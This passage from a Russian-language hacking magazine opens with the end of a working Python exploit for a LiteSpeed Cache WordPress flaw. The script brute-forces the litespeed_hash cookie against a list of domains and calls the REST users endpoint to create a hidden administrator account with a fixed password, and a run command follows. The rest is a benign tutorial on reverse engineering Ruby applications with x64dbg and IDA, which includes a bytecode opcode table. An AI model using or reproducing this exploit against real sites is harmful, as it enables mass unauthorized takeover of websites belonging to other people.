from urllib.parse import urlparse

def load_hashes(file_path):
    with open(file_path, 'r') as f:
        return [line.strip() for line in f.readlines()]

def send_request(domain, endpoint, data=None, method='POST', headers=
None, timeout=10):
    parsed_url = urlparse(domain)
    scheme = parsed_url.scheme or 'http'
    url = f"{scheme}://{parsed_url.netloc}{endpoint}"

    try:
        response = requests.request(method, url, json=data, headers=
headers, verify=False, timeout=timeout)
        return response
    except requests.exceptions.RequestException as e:
        print(f"Failed to connect to {url}: {e}")
        return None

def check_wp_json(domain):
    paths = ["/wp-json/", "/index.php/wp-json/"]
    for path in paths:
        response = send_request(domain, path, method='GET')
        if response and ("wp-json\\/batch\\/v1" in response.text or "
rest_not_logged_in" in response.text):
            return path
    return None

def check_litespeed_crawler(domain):
    endpoint = "/wp-admin/admin-ajax.php?action=async_litespeed&
litespeed_type=crawler_force"
    response = send_request(domain, endpoint, method='GET')
    if response and response.status_code == 200:
        print(f"Litespeed crawler request successful on {domain}")
    else:
        print(f"Litespeed crawler request failed on {domain}: {
response.status_code if response else 'No response'}")

def generate_username_and_email():
    n = random.randint(101, 199)
    username = f"wpmanagermain{n}"
    email = f"{username}@xxx-tower.net"
    return username, email

def single_exploit(domain, path, hash_value, stop_event):
    if stop_event.is_set():
        return None

    username, email = generate_username_and_email()
    headers = {
        "Cookie": f"litespeed_hash={hash_value}; litespeed_role=1",
        "Content-Type": "application/json"
    }
    data = {
        "username": username,
        "password": "Manager!2937",
        "email": email,
        "roles": ["administrator"]
    }
    endpoint = f"{path}wp/v2/users"
    response = send_request(domain, endpoint, data=data, headers=
headers)

    if response and response.status_code == 401:
        print(f"Failed: 401 Unauthorized on {domain}")
    elif response and "capabilities" in response.text:
        print(f"Success: {username}:Manager!2937:{domain} - hash was
{hash_value}")
        stop_event.set()
        return True
    else:
        print(f"Response on {domain}: {response.status_code} {
response.text}")

    return False

def exploit(domain, hashes):
    path = check_wp_json(domain)
    if path:
        stop_event = Event()
        with ThreadPoolExecutor(max_workers=100) as executor:
            futures = [
                executor.submit(single_exploit, domain, path,
hash_value, stop_event) for hash_value in hashes
            ]
            done, not_done = wait(futures, return_when=
FIRST_COMPLETED)
            if any(f.result() for f in done):
                stop_event.set()
                executor.shutdown(wait=False)
            else:
                for future in not_done:
                    future.cancel()
    else:
        print(f"Failed: No valid wp-json path found for {domain}")

def main():
    parser = argparse.ArgumentParser(description="Domain Exploit Tool
")
    parser.add_argument("-f", "--file", required=True, help="File
containing list of domains")
    args = parser.parse_args()

    hashes = load_hashes("hashes.txt")
    with open(args.file, 'r') as f:
        domains = [line.strip() for line in f.readlines()]

    for domain in domains:
        print(f"Processing {domain}")
        check_litespeed_crawler(domain)
        exploit(domain, hashes)

if __name__ == "__main__":
    main()
```

Запускать можно вот так:

```
python3 cve.py -f domainsWithScheme.txt
```

ВЫВОДЫ

Как видишь, публичные эксплоиты даже относительно несложных уязвимостей зачастую никуда не годятся. Но достаточно немного поизучать исходники, найти уязвимые функции и понять, почему и в каких условиях возможен описанный в CVE баг, и путь эксплуатации становится очевидным.

РУБИ НАОТМАШЬ

Исследуем архитектуру приложения на Ruby и учимся его реверсить


JaboHack

В сегодняшней статье мы поговорим о Ruby, вернее — о тонкостях и нюансах реверса написанных на этом языке приложений. Мы разберем особенности таких программ, перечислим полезный инструментарий для их исследования и найдем простой способ их отладки.

Когда то о Ruby было написано множество рекламных статей. Для тех, кто хочет более детально ознакомиться с его концепцией и внутренней структурой, есть книга Ruby under a microscope. В общем, как ты уже понял, цель сегодняшней статьи — не постижение дзена программирования на Ruby, а сухой практический разбор особенностей реверса приложений, реализованных на этой экзотике.

ЗАДАЧА

Итак, дано приложение, читающее и валидирующее некий бинарный файл. Нам нужно разобраться с алгоритмом валидации. Первичный автоматический анализ приложения при помощи Detect It Easy на этот раз нам толком ничего не дает   приложение детектится как собранное из C++ в банальном Microsoft Visual Studio 2015. Однако в комплект динамических библиотек программы входит интересный файл `x64-msvcr100-ruby200.dll`, на который полно ссылок из исполняемого модуля. Файл позиционирует себя как интерпретатор Ruby за авторством самого отца-основателя Юкихиро Мацумото со ссылкой на соответствующий сайт.




Property	Value
Comments	2015-12-16
CompanyName	http://www.ruby-lang.org/
FileDescription	Ruby interpreter (DLL) 2.0.0p648 [x64-mswin64_100]
FileVersion	2.0.0p648
InternalName	x64-msvcr100-ruby200.dll
LegalCopyright	Copyright (C) 1993-2015 Yukihiro Matsumoto
OriginalFilename	x64-msvcr100-ruby200.dll
ProductName	Ruby interpreter 2.0.0p648 [x64-mswin64_100]

Вдобавок в комплект программы входит около двух с половиной тысяч файлов `*.rb`, при ближайшем рассмотрении оказавшихся обычными текстовыми ничем не защищенными Ruby скриптами. Как ты уже догадался, есть маленький подвох, без которого эту статью писать было бы неинтересно: ни в одном из этих файлов обращений к нашему целевому файлу не нашлось, а значит, придется загружать нашу программу в отладчик x64dbg и искать обращение к файлу в динамике интерпретированного кода.

ИССЛЕДУЕМ ПРОГРАММУ

Действуем по стандартной схеме, наверняка уже знакомой тебе по моим предыдущим статьям. Ставим точку останова на функцию чтения файла `kernel32.dll.ReadFile`. Конечно же, при загрузке программы будут тысячи подобных обращений ко всевозможным файлам настроек и библиотек, входящих в пакет, но нам немного облегчит задачу мониторинг чтения файлов с помощью тоже известной нам программы Process Monitor (ProcMon). Благодаря ей мы замечаем, что чтение нашего искомого файла, в отличие от всех остальных, идет исключительно блоками по `0x10000` байт. Поэтому, чтобы отсечь все ненужные нам чтения, можно поставить в качестве условия для останова `Size==0x10000`.



Редактирование точки останова 00007FFB51705220 <kernel32.ReadFile>

Условие остановки: r8 == 0x10000

Текст журнала: Read {r8} bytes

Условие добавления в журнал:

Текст команды:


Условие для команды:

Имя:

Счетчик остановок: 2742

☐ Одиночный ☑ Молча ☐ Возобновлять

Запускаем нашу программу и ждем достижения этой точки. Проанализируем стек вызова полученного `ReadFile`.




```
Thread ID Адрес            В                Из               Размер Комментарий                              Группа
1100
          000000000BDAA978 000000014016C47B 00007FFB51705220 1080   kernel32.00007FFB51705220                Пользователь
          000000000BDAB9F8 000000014016B55D 000000014016C47B 10A0   [redacted].000000014016C47B              Пользователь
          000000000BDACA98 00000001400D1448 000000014016B55D 50     [redacted].000000014016B55D              Пользователь
          000000000BDACAE8 0000000140661430 00000001400D1448 D0     [redacted].00000001400D1448              Пользователь
          000000000BDACBB8 000000014065C71D 0000000140661430 110    [redacted].0000000140661430              Пользователь
          000000000BDACCC8 00007FFACA90C61B 000000014065C71D 30     [redacted].000000014065C71D              Пользователь
          000000000BDACCF8 00007FFACA908D2A 00007FFACA90C61B 1C0    x64-msvcr100-ruby200.00007FFACA90C61B    Пользователь
          000000000BDACEB8 00007FFACA908887 00007FFACA908D2A 30     x64-msvcr100-ruby200.00007FFACA908D2A    Пользователь
          000000000BDACEE8 00007FFACA906EA2 00007FFACA908887 1A0    x64-msvcr100-ruby200.00007FFACA908887    Пользователь
          000000000BDAD088 00007FFACA906D77 00007FFACA906EA2 30     x64-msvcr100-ruby200.00007FFACA906EA2    Пользователь
          000000000BDAD0B8 00007FFACA8FEBBD 00007FFACA906D77 D00    x64-msvcr100-ruby200.00007FFACA906D77    Пользователь
          000000000BDADDB8 00007FFACA9177E5 00007FFACA8FEBBD 3E0    x64-msvcr100-ruby200.00007FFACA8FEBBD    Пользователь
          000000000BDAE198 00007FFACA9168A3 00007FFACA9177E5 A0     x64-msvcr100-ruby200.00007FFACA9177E5    Пользователь
          000000000BDAE238 00007FFACA916AEF 00007FFACA9168A3 1A0    x64-msvcr100-ruby200.00007FFACA9168A3    Пользователь
          000000000BDAE3D8 00007FFACA916BD4 00007FFACA916AEF 50     x64-msvcr100-ruby200.00007FFACA916AEF    Пользователь
          000000000BDAE428 00007FFACA993E1E 00007FFACA916BD4 80     x64-msvcr100-ruby200.00007FFACA916BD4    Пользователь
          000000000BDAE4A8 00007FFACA90C51A 00007FFACA993E1E 30     x64-msvcr100-ruby200.00007FFACA993E1E    Пользователь
          000000000BDAE4D8 00007FFACA908D2A 00007FFACA90C51A 1C0    x64-msvcr100-ruby200.00007FFACA90C51A    Пользователь
          000000000BDAE698 00007FFACA908887 00007FFACA908D2A 30     x64-msvcr100-ruby200.00007FFACA908D2A    Пользователь
          000000000BDAE6C8 00007FFACA906EA2 00007FFACA908887 1A0    x64-msvcr100-ruby200.00007FFACA908887    Пользователь
          000000000BDAE868 00007FFACA906D77 00007FFACA906EA2 30     x64-msvcr100-ruby200.00007FFACA906EA2    Пользователь
          000000000BDAE898 00007FFACA9025FC 00007FFACA906D77 D00    x64-msvcr100-ruby200.00007FFACA906D77    Пользователь
          000000000BDAF598 00007FFACA9177E5 00007FFACA9025FC 3E0    x64-msvcr100-ruby200.00007FFACA9025FC    Пользователь
          000000000BDAF978 00007FFACA9168A3 00007FFACA9177E5 A0     x64-msvcr100-ruby200.00007FFACA9177E5    Пользователь
          000000000BDAFA18 00007FFACA916AEF 00007FFACA9168A3 1A0    x64-msvcr100-ruby200.00007FFACA9168A3    Пользователь
          000000000BDAFBB8 00007FFACA916BD4 00007FFACA916AEF 50     x64-msvcr100-ruby200.00007FFACA916AEF    Пользователь
          000000000BDAFC08 00007FFACA8E7903 00007FFACA916BD4 280    x64-msvcr100-ruby200.00007FFACA916BD4    Пользователь
          000000000BDAFE88 00007FFACA8E74E3 00007FFACA8E7903 40     x64-msvcr100-ruby200.00007FFACA8E7903    Пользователь
          000000000BDAFEC8 0000000066DC1D9F 00007FFACA8E74E3 30     x64-msvcr100-ruby200.00007FFACA8E74E3    Пользователь
          000000000BDAFEF8 0000000066DC1E3B 0000000066DC1D9F 30     msvcr100.0000000066DC1D9F                Пользователь
          000000000BDAFF28 00007FFB516F7374 0000000066DC1E3B 30     msvcr100.0000000066DC1E3B                Система
          000000000BDAFF58 00007FFB51C5CC91 00007FFB516F7374 80     kernel32.00007FFB516F7374                Система
          000000000BDAFFD8 0000000000000000 00007FFB51C5CC91        ntdll.00007FFB51C5CC91                   Пользователь
13400
```

Стек вызова

Верхние пять вызовов представляют собой нативную обвязку чтения файла и нам неинтересны. А вот ниже явно идут два вложенных вызова интерпретатора, до боли знакомых нам по разбору виртуальных машин других скриптовых языков. Чтобы не отвлекаться на повторение того, что я многократно писал в своих предыдущих статьях, постараюсь сказать в двух словах. Любой, даже самый упоротый (вроде питона) интерпретатор скриптового языка никогда не разбирает текстовую семантику во время выполнения. Для оптимизации работы интерпретатора во время загрузки модуля (класса, объекта, метода и так далее) происходит компиляция текста в натив или шитый байт код, сам процесс называется JIT компиляцией (just in time, в нужное время) или попросту динамической компиляцией.

Разумеется, несмотря на заявленную экстравагантность, в точности так же поступает и Ruby. Про особенности JIT компиляции для разных реализаций Ruby можно почитать на сайте patshaughnessy.net, а мы попробуем разобраться с нашей виртуальной машиной. Немного поизучав вложенные вызовы стека с предыдущего скриншота, находим основной цикл выборки команд шитого кода (выделены стрелками). В IDA код этой процедуры (`sub_18001B6E0`, экспортируемая функция `rb_vm_get_insns_address_table`) выглядит так.



```
.text:000000018001B711                 cmp     eax, 1
.text:000000018001B714                 jz      loc_180023FFF
.text:000000018001B71A                 mov     rax, [rsp+0CF8h+var_CA8]
.text:000000018001B71F                 mov     rax, [rax]
.text:000000018001B722                 mov     rax, [rax]
.text:000000018001B725                 mov     [rsp+0CF8h+var_1F8], rax
.text:000000018001B72D                 cmp     [rsp+0CF8h+var_1F8], 53h ; switch 84 cases
.text:000000018001B736                 ja      def_18001B755   ; jumptable 000000018001B755 default case
.text:000000018001B73C                 lea     rax, cs:180000000h
.text:000000018001B743                 mov     rcx, [rsp+0CF8h+var_1F8]
.text:000000018001B74B                 mov     ecx, ds:(jpt_18001B755 - 180000000h)[rax+rcx*4]
.text:000000018001B752                 add     rcx, rax
.text:000000018001B755                 jmp     rcx             ; switch jump
.text:000000018001B757 ; ---------------------------------------------------------------------------
.text:000000018001B757
.text:000000018001B757 loc_18001B757:                          ; CODE XREF: sub_18001B6E0+75↑j
.text:000000018001B757                                         ; DATA XREF: sub_18001B6E0:jpt_18001B755↓o
.text:000000018001B757                 mov     rax, [rsp+0CF8h+var_CA8] ; jumptable 000000018001B755 case 0
.text:000000018001B75C                 mov     rax, [rax]
.text:000000018001B75F                 add     rax, 8
.text:000000018001B763                 mov     rcx, [rsp+0CF8h+var_CA8]
.text:000000018001B768                 mov     [rcx], rax
.text:000000018001B76B                 jmp     loc_180023FFA
.text:000000018001B770 ; ---------------------------------------------------------------------------
.text:000000018001B770
.text:000000018001B770 loc_18001B770:                          ; CODE XREF: sub_18001B6E0+75↑j
.text:000000018001B770                                         ; DATA XREF: sub_18001B6E0:jpt_18001B755↓o
.text:000000018001B770                 mov     rax, [rsp+0CF8h+var_CA8] ; jumptable 000000018001B755 case 1
.text:000000018001B775                 mov     rax, [rax]
.text:000000018001B778                 mov     eax, [rax+10h]
0001AB22 000000018001B722: sub_18001B6E0+42 (Synchronized with Hex View-1, Pseudocode-A)
```

Как видим, опкод занимает 8 байт, виртуальная машина содержит 83 команды ассемблера, реализация каждой из которых представлена в этой функции. Оказывается, библиотека интерпретатора даже содержит в себе дизассемблер для компилированного байт кода (экспорты `rb_iseq_disasm_insn`, `rb_iseq_disasm`). Анализируя эти функции, можно найти таблицу мнемоник команд, находящуюся по адресу **180200500**:


`00`	`nop`
`01`	`getlocal`
`02`	`setlocal`
`03`	`getspecial`
`04`	`setspecial`
`05`	`getinstancevariable`
`06`	`setinstancevariable`
`07`	`getclassvariable`
`08`	`setclassvariable`
`09`	`getconstant`
`0A`	`setconstant`
`0B`	`getglobal`
`0C`	`setglobal`
`0D`	`putnil`
`0E`	`putself`
`0F`	`putobject`
`10`	`putspecialobject`
`11`	`putiseq`
`12`	`putstring`
`13`	`concatstrings`
`14`	`tostring`
`15`	`toregexp`
`16`	`newarray`
`17`	`duparray`
`18`	`expandarray`
`19`	`concatarray`
`1A`	`splatarray`
`1B`	`newhash`
`1C`	`newrange`
`1D`	`pop`
`1E`	`dup`
`1F`	`dupn`
`20`	`swap`
`21`	`reput`
`22`	`topn`
`23`	`setn`
`24`	`adjuststack`
`25`	`defined`
`26`	`checkmatch`
`27`	`trace`
`28`	`defineclass`
`29`	`send`
`2A`	`opt_send_simple`
`2B`	`invokesuper`
`2C`	`invokeblock`
`2D`	`leave`
`2E`	`throw`
`2F`	`jump`
`30`	`branchif`
`31`	`branchunless`
`32`	`getinlinecache`
`33`	`onceinlinecache`
`34`	`setinlinecache`
`35`	`opt_case_dispatch`
`36`	`opt_plus`
`37`	`opt_minus`
`38`	`opt_mult`
`39`	`opt_div`
`3A`	`opt_mod`
`3B`	`opt_eq`
`3C`	`opt_neq`
`3D`	`opt_lt`
`3E`	`opt_le`
`3F`	`opt_gt`
